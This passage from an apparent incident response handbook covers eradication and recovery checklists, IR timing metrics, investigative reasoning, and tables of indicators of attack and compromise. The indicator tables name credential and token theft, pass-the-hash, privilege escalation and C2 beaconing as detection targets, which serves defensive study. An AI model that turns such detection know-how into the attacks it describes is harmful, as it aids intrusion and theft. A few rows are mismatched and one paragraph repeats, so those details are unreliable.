: Do you pay, can you recover from backup, identify and remove the attacker, and harden? This is an individual organizational decision. Decide if the organization should contact law enforcement.

Website defacement
: Repair, harden, and issue requests to search engines to remove clues for attackers; search for web shell evidence.

Internal employee
: Monitor the employee and engage HR and Legal; write a complete report.

Domestic espionage
: Gather evidence with chain of custody support, prepare for a civil tort, and support the Legal team.

International espionage
: Government support and special handling for defense contractors are warranted.

Other policy violations
: Collect evidence and engage HR. The IR team doesn't often "enforce" policy; rather, the team will advise management, HR, and/or Legal.

Phase 4, Eradication: Revert Adversary Actions

Eradication is focused on removing the threat actor, malware, insider, or other malicious user from your network and systems, and then reverting or undoing the threat actor's actions and the changes they made. This phase is detailed in Table 2-5.

Table 2-5. Eradication checklist

Activity	Notes and tasks
Conduct root cause identification (RCI).	Use identification and containment information to determine the root cause and execution path to remove the attacker.
Determine the rootkit or backdoor potential.	Rootkits hide their presence on the system by modifying system behavior and state (i.e., lying) to analysis tools, system utilities, and the user. Hence, the system is not trustable. If a rootkit is suspected, wipe the disk, reformat, and restore from the most recent clean backup. Then, update the system and applications, patch the operating system, and otherwise harden necessary services. Once these steps are completed, return the system to production and monitor it.
Improve defenses by implementing countermeasures.	Improve the perimeter posture, DMZ, network, operating system(s), EDR notification or blocking rule, and application(s) based on findings—everywhere.
Determine your strategy.	Will the team depend on automated removal, be more deliberate or surgical, take an observe approach, or plan for full system rebuilds?
Perform vulnerability analysis.	Perform a network-wide vulnerability analysis scan. Search for other potential weaknesses and remediate. Follow a high to low priority when fixing vulnerabilities. For cloud assets, you will need your fixed IPs, and a method to get dynamically assigned IPs and scan them. For AWS, the default is five Elastic IPs per account. For Azure, static IPs are limited to 10 by default. Both CSPs support dynamically assigned IP addresses as well.
Investigate the codebase.	Many organizations have scripts or software they have written, like a custom website or integration software. This part of your infrastructure can be affected by the adversary as well.
Identify business issues.	The business itself may have significant issues to reverse, such as dealing with fraudulent transactions. It is likely that collected case data can help identify these.
Key decisions	• Has the environment been hardened to reduce a potential recurrence? • Are all possible methods of data regress and exfiltration monitored? • Are countermeasures identified (if possible)? • Is the root cause fully validated? • Are Corrective Action Plans (CAPs) under development?
Eradication phase exit criteria	• The IR team and the business are confident that the network and systems are configured to eliminate a repeat occurrence by the adversary. • Known good backups exist. • The timeline is well understood, as well as the dwell time.

Phase 5, Recovery: Back Up and Running

Recovery is focused on getting information systems back up and running safely. As a corollary, organizations should implement monitoring controls specific to the attack scenario, as an adversary may return. Full recovery is often done as it may be the best way to ensure that the adversary is gone. A checklist for this phase is provided in Table 2-6.

Table 2-6. Recovery checklist

Activity	Notes and tasks
Validate the business system.	Verify logging is operational; the systems, applications, and their databases are operating; and there are no additional signs of compromise. Also, in response to advances in ransomware attacks, assess the validity of the backup system and backup integrity.
Validate technical controls.	Hopefully, validating that technical controls and countermeasures developed in response to the incident occurred a bit earlier, but if not, during this phase countermeasures need to be developed and confirmed as operational.
Restore operations.	Coordinate the restore operation time window with the business.
Initiate regulatory reporting.	If there is a material breach that requires notification, you should start that process during Recovery, or maybe earlier depending on the incident timeline and reporting requirements.
Implement enhanced monitoring.	There are many opportunities to monitor the system(s) for repeat events. Examples include specific Suricata/Snort IDS rules, operating system integrity check tools, increased router logging, configuring supplemental system and application logging, or automating a security point system. Also, new alerts within the SIEM system may be created with stronger auditing.
Key decisions	Are there any signs of repeat events?
Recovery phase exit criteria	There is no evidence of repeat events, unusual activity, or incidents. The team has identified the root cause and remediated it.

Phase 6, Lessons Learned: Reporting and Follow-Up

The Lessons Learned phase of the IR process occurs once the team has contained the incident and is nearing the end of the Recovery phase. Some recovery tasks may take weeks, so it is often fine to start lessons learned while this is happening.

During this phase, the report is written, and countermeasures are developed or possibly deployed, depending on how quickly they can be developed. The team meets in a semiformal meeting format run by the incident commander for large incidents or the incident handler for small ones. The group reviews the report and actions taken, checks all details for accuracy, and revises as needed. The group also discusses

countermeasures and their adoption. Meeting participants should refrain from the blame game, as it is often unproductive.



NIST SP 800-61 Rev. 3 uses the term *Post Incident Activity* in place of *Lessons Learned*.

Table 2-7 details this phase.

Table 2-7. Lessons Learned checklist

Activity	Notes and tasks
Write a follow-up report; conduct a Lessons Learned meeting.	The incident commander or handler works up a full report of the event, reviews it with the relevant subject matter experts and business, gains signatures on follow-up recommendations, and may register a CAP depending on incident severity. This person also highlights what went well. Staff members need to know that their work paid off.
Revise data audit, detection, alert, and playbook support.	It is entirely possible that the incident will make a data collection or process gap clear. Since no incident should go to waste, ensure that you capitalize on that to improve data collection, alert generation, and playbook refinement.
Review countermeasures.	Develop and refine countermeasures that should minimize future impact, or, wherever possible, prevent a recurrence of the incident's root cause.
Implement a detection engineering feedback loop.	Incidents may generate gaps in monitoring and log collection. Check these against ATT&CK for gap detection (was an initial detection missed?) and plan for playbook updates.
Key decisions	Is management satisfied that the incident is closed? (This is not a "blame game" opportunity.)
Lessons Learned phase exit criteria	Management is satisfied the incident is closed. There is an acceptable action plan to respond to operational issues that arose from this incident (e.g., more system instrumentation, process changes, logging, or help desk procedures).

Incident-Driven Countermeasures

Countermeasures need to reduce the likelihood of an impact, mitigate the effects, and improve detection capabilities.

Countermeasures can take many forms. They can be an action or a procedure, such as containing an endpoint with an EDR, implementing logon separation, or blocking a given website. They can also be a device, such as adding a network security

component. Essentially, countermeasures are protective measures taken to counter cyber threats and vulnerabilities. Table 2-8 walks through this phase.

Table 2-8. Incident-driven countermeasures

Activity	Notes/tasks
Harden as appropriate through a countermeasure with an SBAR (defined in Chapter 4).	In response to the root cause analysis and the CAP, implement hardening activities for the network. Hardening may require SBAR development. During the incident, candidate countermeasures were likely identified. They should be tested to the extent possible. Update the controls catalog with new or updated identification and protection controls.
Test countermeasures.	For each countermeasure you propose, make the effort to test it for effectiveness.
Overcome perception issues (a.k.a., the "perfect solution fallacy").	You may encounter resistance for a particular countermeasure. The *perfect solution fallacy* is a logical error in which a viable solution is rejected because it is not ideal or does not solve for all aspects of a problem. Solutions must be realistic and implementable, not unattainable.
Develop a communication protocol.	Countermeasures may have end-user impact or IT impact. As they are developed, remember the audience that may be affected and prepare a communication plan so that they understand what is going on and why.

CHAPTER 3

Incident Response Skills and Practices

> *Not everything that counts can be measured, and not everything that can be measured actually counts.*
>
> —William Cameron, *Informal Sociology* (Random House, 1963)

The wide variety of skills, techniques, and practices that support IR are the focus of this chapter.

Finding Metrics That Matter

A *security metric* is a quantifiable standard of measurement that describes the status of systems and processes. For IR, metrics should focus on various objectives that help inform decision making and show how to improve over time.

For example, SecOps and IR depend on data—raw input—that yields information, or data that is processed and analyzed so that, in context, an adverse condition is recognized as an alert. One example of a metric could be the percentage of enterprise applications that report authentication data to the SIEM. The closer this is to 100%, the better SecOps can detect and determine if an incident has occurred, more readily establish if the user interacted with an application and rule them in or out of scope, identify an application owner for follow-up, understand if regulated data is affected, and more. Here, one simple measurement has numerous applications in how SecOps and IR can assess the impact of an actual incident.

The Golden Rules of IR Metrics

There are several Golden Rules of IR Metrics. First is an adaptation of the famous quote by William Cameron from *Informal Sociology*, written in 1963. The adapted version is "Not everything that counts can be measured, and not everything that can be measured actually counts." As applied to IR, measuring how well the team executes makes a difference when it can lead to improvement. If you can't tie a measurement to it, the metric has low value and likely isn't worth the time. The second golden rule comes from *11 Strategies of a World-Class Cybersecurity Operations Center* (p. 315).[1] The statement is "That said, not all measures are good, and all too often, KPIs can drive undesired outcomes and behaviors if they are not thoughtfully utilized." The essence of this statement, as expressed in the following pages, is to ensure that your metrics do not cause or drive negative behavior in the SecOps and IR teams and how they operate. Rather, focus on service delivery, and avoid hasty response, closing tickets before fully executed, open/close activity, and other bad behaviors.

Incident Response Metrics

Several metrics matter when it comes to IR and incident management. Organization-specific metrics are a measure of the maturity of the IR program. For example, if an organization has applications that contain regulated data, and it can measure how many of the regulated data applications have authentication logging to the SIEM, we can see that the organization understands regulated data, it needs to enable authentication logging, and it is collecting those logs in a meaningful way.

Incidents are often traced back to an initial compromise, but there is more to the story. There is usually a precursor event that happens minutes to weeks before a compromise. For example, a user may have installed a web browser extension months ago, and at some point, it becomes an avenue for intrusion because the source code repository was compromised.[2] Or a user may have received email overnight at 2:01 a.m., but they don't click on it until 9:03 a.m.

The main gates or events that measure time for incident management are presented in a timeline in Figure 3-1.

1 You can also watch Carson Zimmerman's "Measure Yo Bad Self—SANS Security Operations Summit 2018" talk on YouTube.

2 This supply chain attack happened to a company named Cyberhaven on December 26, 2024. A developer's credentials were compromised, and as a result, a malicious extension was uploaded to the Chrome store.




Figure 3-1. IR metrics and timeline

Time to data availability measures how long a source event takes to reach the SIEM platform. This can range from five minutes to 24 hours for some cloud service providers; Windows event collection can be a matter of minutes; syslog feeds arrive almost as the event happens; or data may arrive on the schedule of a database pull.

MTTD (mean time to detect) is the time from the initial event occurrence, through data arrival in the SIEM, to the generation of an alert. Depending on how the SIEM alerting and SOAR architecture are built, it may take several minutes to a few hours for a set of events to generate an alert. For example, in a risk-based alerting (RBA) model, you may not generate an alert if a user fails to log in at two different times—say, in the morning and after lunch. But if you add a risky multifactor authentication in the morning and then more login failures at noon, that may rise to the level of an alert because the constituent events reach a threshold. RBA architecture may also fire if a given system generates three or four low-level alerts in a 24-hour period.

MTTA (mean time to acknowledge) is the time from alert generation in the SOC to the point when a SOC analyst accepts it and starts working a case or performing triage. SOC analysts work tickets and may collect some initial or supplemental data to rule the alert as an incident or something else.

MTTI (mean time to identify) begins after the SOC analyst completes triage and moves the alert to incident status. This is the time between the start of SOC triage and the moment an incident handler confirms that the events and alert(s) constitute an incident. It is *very important* to determine what you are measuring as the incident-generating alert. There are several ways a notification can arrive in SecOps and the incident handling function, and uncovering the actual root cause and genesis events may take time.

MTTR (mean time to respond) is the time from incident confirmation to the initiation of containment or remediation. For example, this could be time from incident confirmation to the moment the endpoint containment function is triggered in EDR.

MTTC (mean time to contain) is the time from detection or confirmation to full containment of the threat. There is a nuance here between MTTR and MTTC: MTTC reflects the point at which you know you have identified all traces of the adversary and removed them, while MTTR is tied to the specific attack, condition, adversary, or issue identified for the alert. It is entirely possible that many incidents will have an MTTR but not an MTTC because they are singleton in nature. Some incident types require a rapid containment decision, such as evidence of hands-on-keyboard adversary activity. As your program matures, collecting these times provides insight into how quickly your team can respond to an incident.

MTTE (mean time to eradicate) is the time from mitigation to the complete removal of the adversary from the environment. This is usually the time from deployment of a countermeasure to the point at which hunting activity confirms the adversary has been removed.

MTRS (mean time to recover service) can be very long, if it is a metric your program intends to capture. It is the time required to restore systems to normal operation after eradication processes are complete.

Many other measures are relevant to IR. For example, how long does it take to recognize lateral movement? How long does it take to sweep the entire enterprise with your EDR or some endpoint management system to look for an IoC at the 90% and 98% coverage levels? How long does it take to build and execute searches to retroactively threat-hunt for the past 30 or 60 days? This is where the time to containment measure comes in. Some incident types require a rapid containment decision, such as evidence of hands-on-keyboard adversary activity. As your program matures, collecting these times provides insight into how quickly your team can respond to an incident.

For more formal coverage of these measures, refer to *Blue Team Handbook: SOC, SIEM, and Threat Hunting* (forthcoming).

Improving Investigations

Analysts at every level need to be both clear and deliberate while investigating an incident. They must be willing to ask "why" multiple times as a cognitive prompt. Toyota pioneered this model, aiming to drill into the symptoms of a problem (or, in our case, an alert) to get to the underlying causal factor. In effect, the analyst or incident handler keeps peeling back layers of the onion by asking "why" to identify whether there is a fundamental problem, an explainable issue, or an actual incident.

Chris Sanders has conducted research that can significantly affect how your organization builds playbooks and performs DFIR activities. He studied how DFIR teams respond to incidents and their decision-making criteria, summarizing the results in his doctoral dissertation (Chapter 4 of his dissertation is a must-read). Sanders identified 308 investigative actions, 210 precursors, and 95 discrete interpretations during the process. Clearly, investigating an incident is a nontrivial task! Some investigative paths yielded more meaningful results than others, which were affected most by the opening move or first step in an investigation. Think of each move as being an action in a board game; from that move, a set of paths exists that are affected by each move.

Following is a summary of the numerous outcomes Sanders identified from his research that can be applied to the IR process:

- Be aware of the intention of evidence. *Intentional information*—data created purposefully with the intention of auditability—is easier to use for alert and event investigation because it is designed to support specific events or conditions. In contrast, *unintentional information*, or raw event data from other processes, is more difficult to use. Understanding both types and how they support the incident timeline benefits the analyst.
- Analysts who focus on execution analysis as their first investigative step more frequently reach definitive conclusions faster than those who start with network traffic or PCAP analysis.
- The better or more specific the investigative question, the better the result. Asking "How did this event occur?" is less effective than asking "Did the user download this file through a 'referer' from a legitimate website?" or "Did the user click on a file from search engine results?" Following that with "What is the 'mark of the web' reference from the file?" (a Windows feature that notes an HTTP reference in an alternate data stream when a file is downloaded) can further inform the investigation. Then, asking "Is the download website newly registered?" helps uncover additional IoCs useful for enterprise-wide sweeps.

- It is often easier to disprove malicious activity with a single data source than to prove it with multiple sources. My experience fully supports this. For example, suspicious remote PowerShell encoding or hacking tool downloads may often turn out to be legitimate IT actions. Similarly, malicious files might reappear after a PC refresh when the user profiles are rehydrated.
- *Fast failures*—determining that a line of inquiry lacks sufficient data—allow analysts to draw conclusions and pursue another lines of investigation as quickly as possible.
- Each investigative path requires context switching, which can affect the analyst's focus and efficiency.
- Analysts forced to use unfamiliar data sources may fail to recognize the need for additional context, causing them to drop lines of investigation and limiting their ability to form proper investigative questions.

Sanders then discusses in depth a set of skills needed for analysis (many of these points are paraphrased from Chapter 4 of his dissertation):

- *Inquiry skills*, the ability to formulate investigative questions to resolve uncertainty around the event and the nature of a potential attack. An investigative question, when answered, helps the analyst understand the events that transpired. These form fundamental actions and are the basis for a line of inquiry. The more expert the analyst, the better the question and the more likely that it possesses high relevancy, high specificity, and clear answerability.
- *Evidentiary skills*, describing how the analyst conceptualizes and interprets evidence to determine whether it is malicious or not.
- *Anomaly detection*, where much of an analyst's work involves dismissing an alert as benign or explainable, or assessing it as malicious.
- *Network mapping and visualization*, which, as applied to IR, involves observations and movement-based terms essential for explaining how an incident progresses.

Understanding the Alexiou Principle

Forensic and other incident handlers should understand the Alexiou Principle. Mike Alexiou first wrote about this concept in 2009 and advises that each investigation should seek to answer four main questions:

1. What question are you trying to answer?
2. What data do you need to answer that question?
3. How do you extract that data?
4. What does that data tell you?

Cases and incidents rarely have just one question; rather, they have many, such as "What was the root cause?", "How far did the adversary get?", "What other systems or users may be affected?", or "How long ago did the event occur?" From there, the incident handler can determine which data sources answer these questions and how to retrieve the necessary data. Make sure you understand the question you are trying to answer so that you can formulate targeted questions for system SMEs.

The next step is to extract the data, paying close attention to the time and time zone when the source system recorded the supporting information. Document the process involved in producing this data, as it may later be questioned. At this stage, it is vital to understand what the data reveals and how to interpret it. Data should not be forced to fit a preconceived hypothesis or theory; it should speak for itself. You do not want to misinterpret the data.[3]

Externalization

In IR, *externalization* is an essential practice used across various disciplines. The incident commander or incident handler should externalize case information by writing timestamped notes as the case unfolds. Two timestamps are important: the time of the event occurrence (when something happened), recorded in UTC, and the time of discovery, which is when a system or analyst identifies relevant data about the incident. Both timestamps contribute to calculating downstream metrics during incident management. The incident commander or incident handler should keep in mind that these notes must be clear and comprehensive so that someone else who is familiar with the systems involved can follow the work and achieve the same results. Rereading notes and conclusions takes very little time, as does putting notes and information in a timeline. There is a saying in IR: "If you're moving too fast to make notes and write things down, you're moving too fast."

3 For further reading, see Microsoft's blog article "The art and science behind Microsoft threat hunting: Part 1".

Controlling Your Theories

As an analyst responds to an alert, they may develop a theory about the root cause, what the user did, or how the adversary is attempting an attack. From here, the concern is that the analyst may seek out and collect only the information or evidence that supports that theory, rather than following what the data reveals. Be alert for that tendency, and work to counter it. Avoid ignoring other data sources; explore all possibilities. If you find yourself rejecting evidence that challenges your early theories, make sure you question your assumptions. This isn't easy—our brains prefer to work on the first theory once it has taken root.

Awareness of Confirmation Bias

People tend to process information by looking for or pulling out details that are consistent with their existing beliefs. This tendency is known as *confirmation bias*, and it can unintentionally affect decision making. The more personally important or self-relevant an issue, the more likely confirmation bias is to manifest.

Confirmation bias can be recognized during the triage and initial investigation phases, when the analyst makes an early call based on limited evidence and then looks only for supporting evidence while ignoring or explaining away conflicting information. It can also appear as *template analysis*, enforced by rigidly following a playbook or checklist. As analysts develop their skills, they should gain discernment and the freedom to explore alternative paths. In data collection, confirmation bias appears as cherry-picking evidence, prioritizing one data source over others that might prove or disprove an alert, or overlooking forensic clues that contradict the initial hypothesis. In root cause investigations, confirmation bias shows up when only a single attack path is considered despite indicators or evidence suggesting alternatives.

A particularly dangerous form of confirmation bias is *solution* or *countermeasure confirmation*, which involves implementing containment measures based on assumed attack vectors without validating the containment's effectiveness through an experiment, even a minimal one.

Confirmation bias also affects team dynamics. Signs include validation without independent analysis, unquestioning acceptance of expert opinions, or satisfying organizational expectations rather than following promising evidence. Selective reporting of findings or modifying investigation notes to support a conclusion are also indicators.

Be aware that an analyst may see the same alert many times, but the root cause is not always the same. An unwillingness to look at other causal factors or to form and test alternate hypotheses is a symptom of confirmation bias.

Following Scene Safe Practices

In some cases, an incident handler may need to collect information while minimizing risk to themselves. As your organization develops IR processes, watch for conditions that could put personnel at risk, and establish procedures to collect information with minimal risk to the analyst. For example, consider the need to collect a triage or full disk image from a subject who is known to be hostile in the workplace, has exhibited threatening behavior, and is known to clear their browser history. You could collect the image with a remote tool, visit the machine overnight (e.g., at 1 a.m.) to spend a few hours collecting the disk image, or suspend the subject. There are undoubtedly other scenarios as well.

The Incident Commander Role

You won't find a linear recipe for IR. Instead, multiple team members at various levels usually investigate alerts or process data that may or may not be related to a specific incident. To coordinate these various workstreams, an *incident commander* is nominated to manage all aspects of the incident. Incident commanders lead the response, establish priorities, run calls, make critical decisions, reach out to numerous SMEs, provide updates to management, and keep everyone on track.

The incident commander:

- Is the primary source of truth, understanding the business impact of the incident and communicating on behalf of SecOps. In this role, the incident commander often serves as a translator between stakeholders, executives, corporate communications, and SME teams.
- Is supported by one or more incident handling/IR leads who are technical SMEs for the technical elements of the incident.
- Brings order to chaos by running effective conference calls, producing summary emails, and managing the overall response while keeping the team on task. Incident commanders may need to be firm and keep people on track, as well as be willing to sidebar some lines of discussion. This can be delicate as the incident commander does not need or want to alienate people.
- May supervise a response task or function as a "mini project manager" to ensure that response tasks are completed.
- Runs interference with all levels of the business (and IT and cyber), such as application owners who do not want to devote significant resources to the investigation, and upper management who are either asking for excessive effort or failing to devote attention to high-severity issues, among other scenarios.

- May schedule and run the Lessons Learned phase, partnering with leadership, and may develop a briefing following the situation, background, assessment, and recommendation (SBAR)[4] format to explain and gain approval for deploying countermeasures.
- Should have these traits:
  - — Calm and organized
  - — Attention to detail
  - — Reflective listening
  - — Ability to synthesize disparate data
  - — Concise writing skills with very good grammar
  - — Be firm without alienating people or coming across as a bull in a china shop



From the field: One of the best incident commanders I've ever met is a former police officer turned detective with over 20 years of law enforcement experience. This individual demonstrated an amazing Zen or calmness during conference calls, kept emotional outbursts to a minimum, wrote some of the best summary emails I've ever read, and had a real knack for identifying unproductive paths of conversation and shutting them down in a way that did not devalue the speaker. Being a detective brings tremendous transferrable skills to IR: note-taking for the long run, intuitive and exhaustive questioning, connecting the dots, and organizing information to make it easy to digest.

Indicator of Attack Versus Indicator of Compromise

An *IoA* is a pattern or behavior that suggests an adversary's attack or malicious activity is occurring within your network—whether in the LAN, end-user systems, or the cloud. IoA analysis takes a proactive approach to detect threats. IoAs emerge from behavior analysis or deviations identified through continuous monitoring. They help organizations anticipate and detect threats as early in the attack cycle as possible.

IoCs are breadcrumbs—retrospective pieces of evidence revealing signs of a past intrusion or breach. They confirm adversary presence and provide critical information for IR teams to ensure that they have the correct scope or to expand the scope and further assess the environment based on the extent of damage. IoCs are often

4 SBAR documents are built to ensure clear communication and organizational information, whenever possible, on a single page. These tools organize information with the specific objective of enabling decision making.

shared among members of Information Sharing and Analysis Centers (ISACs) and reported in intrusion write-ups. Let's explore each indicator further:

Indicator of attack

- Focuses on detecting preattack behavior, operates in real time, and is proactive
- Is prevention focused and supports real-time responses
- Examples: Abnormal system or user behavior; deviations from population norms; attempted or successful privilege escalations; suspicious command executions; shifts in producer-to-consumer ratios; new outbound SSH attempts to previously unseen IPs; significant increases in communication volume; and activity outside a user's normal working hours
- Enables IR/SecOps to improve defenses and stop attacks earlier in the Cyber Kill Chain

Indicator of compromise

- Focuses on post-event analysis of forensic artifacts that point to the compromise; these often drive rescoping and broaden search activities during dynamic IR
- Identifies intrusions or breaches that have already occurred, supporting after-attack assessment
- Manifests as a data element such as an IP address, suspect user account, email address, file, hash, directory, aberrant traffic pattern, or installed service and can also help construct an intrusion timeline
- Is better suited for detection or alerting functions within detection engineering

IoA Examples

This section serves as a checklist for IR analysts to observe network activity and identify various IoAs. Table 3-1 can guide questions about a case within the IR PICERL process. IoAs can be used to build risk-based alerting. For example, you might have a set of alerts for running various command-line tools that correspond to different tactics (the columns) in the ATT&CK matrix. You could then search for an intermediate alert and build a model that triggers a higher severity alert if commands associated with an earlier tactic are followed by commands linked to a later tactic. For further information, consider consulting *Blue Team Handbook: SOC, SIEM, and Threat Hunting* (forthcoming).

Table 3-1. Example indicators of attack

Behaviors	Indicators and notes
Unusual/ unaccounted for outbound traffic and traffic between client networks	This includes spikes in outbound traffic in terms of volume, unique domain names, previously unused ports, or long-running connections.
Privileged account anomalous usage	Attackers want to use privileged accounts, usually attained via password theft, cracking, SAML token theft, or pass-the-hash attacks. Privileged accounts should be easily identifiable, along with their usual access patterns within the site. Any deviation from defined usage, such as authentication from new systems, account activity outside business hours, or script execution that can't be accounted for, should raise suspicion.
User account activity from anomalous IPs	People and systems are creatures of habit. It is uncommon for most users to log in from multiple PCs or multiple external IPs, and it is certainly uncommon to log in from both at the same time.
Landspeed violation or geographically improbable travel, multiple ISPs and ASNs per day	It is especially unusual for remote login (VPN, Citrix, SaaS with MFA) to show changing source IPs from the same ISP, ASN, or city/state/province over a short period of time. Several IP-to-geographic-location databases are available (such as MaxMind, IPinfo, IP2Location, DB-IP, and ipdata.io). This condition can easily indicate account compromise. Geographically improbable travel occurs when different source IPs for the same user appear within a short window of time, making it unlikely the user could travel legally between those locations. If you see multiple ISPs and ASNs for the same user over a longer period—for example, six distinct ISPs or ASNs within 12 hours—it may indicate use of a commodity VPN or some other form of account manipulation.
Excessive failed logins	Aside from normal working hours, excessive failed logins and subsequent account lockout is unusual. For Windows, the most important Event IDs are: • 4625: Login failure (w/ detailed codes) • 4771: Kerberos preauthentication failed • 4772: A Kerberos authentication ticket request failed
Baseline changes in RDBMS activity	Task-oriented users and service accounts have commonly observable database query and update activity. RDBMSes also have a known library of scripts, system jobs, and processes. DBAs should be able to account for jobs they run. Deviations should be investigated, but to detect this, you need history, which may not be available.
Change in web browsing requests	Increases in the volume of user outbound browse activity may indicate data exfiltration. For example, a remotely controlled workstation may upload internal data that is a lot larger than requests for a site or from responses.

Behaviors	Indicators and notes
Changes/large queries against web server pages	To find a vulnerability in a web application, an adversary must research and try a variety of attacks against a specific site or page. Analyzing the web server logs for source IPs against page requests for the filename or path of a specific URL can reveal attacks.
Well-known port versus application usage	When application traffic does not match the RFC-defined use for the TCP or UDP port, it should be examined. Protocol violations can be detected when a firewall rule includes the application as part of the rule. Packet analysis tools such as Wireshark can also be used to identify these violations.
Well-known port versus application usage per IANA	When application traffic does not match the RFC-defined use for the TCP or UDP port, it should be examined. Protocol violations can be detected when the firewall rule includes the application as part of the rule. For example, standard DNS traffic should only be observable on port 53 to/from authorized servers, and nonencrypted HTML should only be observable on port 80. Multicast DNS can be seen on port 5353.
Encryption used over normally encrypted and explainable ports, particularly at the perimeter	SSL-encrypted browser traffic should occur over port 443 or 8443 (a common secondary port). SSH traffic typically uses port 22. For messaging, IMAP uses port 143, but SSL/TLS-encrypted IMAP uses port 993. POP uses port 110, but SSL/TLS-encrypted POP uses port 995. SMTP uses port 25, but SSL/TLS-encrypted SMTP uses port 465. OpenVPN uses port 1194 by default.
Windows execution paths	Windows executables should be run from program files, x86 program files, or Windows itself. Software operating from these directories is considered usual. If software is running from AppData, investigate the pathname to determine if this app is known and desired in your organization.
DNS (malformed requests, short TTLs)	DNS request and resolution should result in IP and CNAME records being returned most of the time. A spike in requests for a domain name or its subsites, short TTL response times, packets larger than normal (>500 bytes), and request or response patterns that aren't easily recognizable (use ASCII results with tcpdump) are likely IOCs.
Patching that didn't follow the official change management schedule	Production systems usually follow a very specific change cycle for updates and patching, with patch deployment often slower than security personnel would like. If system patches are applied inconsistently across systems, are not deployed according to schedule, or a patch and reboot occur without any system administrator able to confirm the activity, it is likely that an attacker applied the patch to prevent others from exploiting their attack.
Changes to managed mobile platforms (an emerging threat vector)	With the introduction of mobile devices (Apple, Android) into the corporate workplace, companies are also deploying protection technologies that define device profiles. A new or modified profile change may be an IoC, such as a QR code processed by an application or received in a message.

Behaviors	Indicators and notes
Other web browsing spikes, particularly to newly registered domains	Human behavior may prompt dozens of people to visit a site after someone emails a link, but not many systems visit a site within two seconds (email and people are not *that* fast). Pulse or beacon traffic occurs when rhythmic requests happen every hour of the day from sites outside your Top *N* sites. This may easily be disguised C2 traffic. (By Top *N* sites, I mean sites that are left of the infection point of a plot of domain names on an X/Y coordinate plane. After the inflection point, you are more likely to find users visiting newly registered domains [NRDs] and sites that are riskier.) Deep URLs are unusual; sites rarely have excessively long URLs or a dozen file branches (e.g., more than six slashes in a URL). User agents that do not clearly match the browser and operating system are suspicious.
Service changes	New services that appear on systems that cannot be explained are suspect. Service names are usually well defined. Services don't often crash, either.
Anomalous account management activity	Changes to users, new users, and, in particular, groups that grant elevated access should be reviewed to determine if these actions occur in accordance with company policy and procedure. For example, only delegated staff should be creating, disabling, and deleting accounts. If domain or local accounts are managed outside of that process, this may indicate an issue.

IoC Examples

This section serves as a checklist for IR on the easily observable activity on the network to identify various IoCs. They can be used to threat-hunt in your environment by employing an EDR to sweep systems and search log data. They can also be used to instrument your security apparatus. For example, when it comes to FQDNs, domain names, or IP addresses, you could add them to your Zeek instances' *intel.log* file or redirect them with a DNS response policy zone. FQDNs themselves can be sinkholed in a next-generation firewall, a web proxy server, or a DNS server that supports Response Policy Zones, while IP addresses could be added to a deny rule or blocked in an ACL in a screening router. Table 3-2 can be used to guide questions about a case in the IR PICERL process.

Table 3-2. Questions to guide a case in the IR PICERL process

Observables	Indicators and notes
Unexplainable files	Production systems, particularly DMZ assets, should not have odd files in unexplainable locations. Directories should be easily correlated with legitimately installed software. For example, extracted CSVs from a database service or extracted text files should not be found on production systems—especially on DMZ assets. Other random files in temp folders, the root directory, or program application folders are usually suspicious. Encrypted files are often a very bad sign!
Windows Auto Start Extensibility Points (ASEPs)	Compare a baseline against a suspect system to determine if auto start conditions and location contents can be explained. *Autostart.exe* and *autostartc.exe* analysis is highly useful for this type of analysis and for finding IoCs, in both the filesystem and the system registry. Use the *ASEP_Analyzer.ps1* script.
Unexplained scheduled tasks	Malware and adversaries like to run tasks on a system. Look for baseline deviations.
Process name, DLL hooks	Unexplained account names that appear on a system are suspicious.
Kerberos tickets that are not set to the default lifetime	Active Directory has a few settings for Kerberos tickets. In nearly all cases, a ticket lifetime is 10 hours. (Use the `klist -t` command.)
File hash analysis (look for unexplainable hashes)	Hash collisions occur when two different files create the same hash. MD5 and SHA-1 are susceptible, but SHA-256 is highly resistant to collisions. You can collect a system's file hashes and examine any that are not in a reference set, such as one made from a fresh install, a backup outside the dwell time or compromise window, or a reference hash set.
Unknown certificates	All the certificates in the Trusted Root Certificate store should be well known. On a fresh Windows 11 install, there are fewer than 50 certificates in this store, fewer than 40 in the Third Party Root Certificate Authorities store, and a total of 174 systemwide (86 in the local machine and 88 in the current user store).
Anomalous user accounts	End-user accounts should *always* match your naming convention and be tied to a full-time employee (ideally with a comment noting the employee ID). If accounts are found that cannot be linked to systems, applications, or current users, investigate and contain them (disable, change password, remove from groups, etc.).

Individual IoCs are exchanged and structurally packaged to describe the characteristics of malicious software. IoCs usually include IP addresses for C2, file hashes, memory structure manipulation, process names, service names, network ports, and drivers. On Windows, registry keys are often added to an IoC package. Note that any

given IoC should have an initial observance and an associated lifetime. An IP address that is malicious today will not necessarily be malicious a month from now, but a file hash will have a much longer lifespan.

Using the OODA Loop

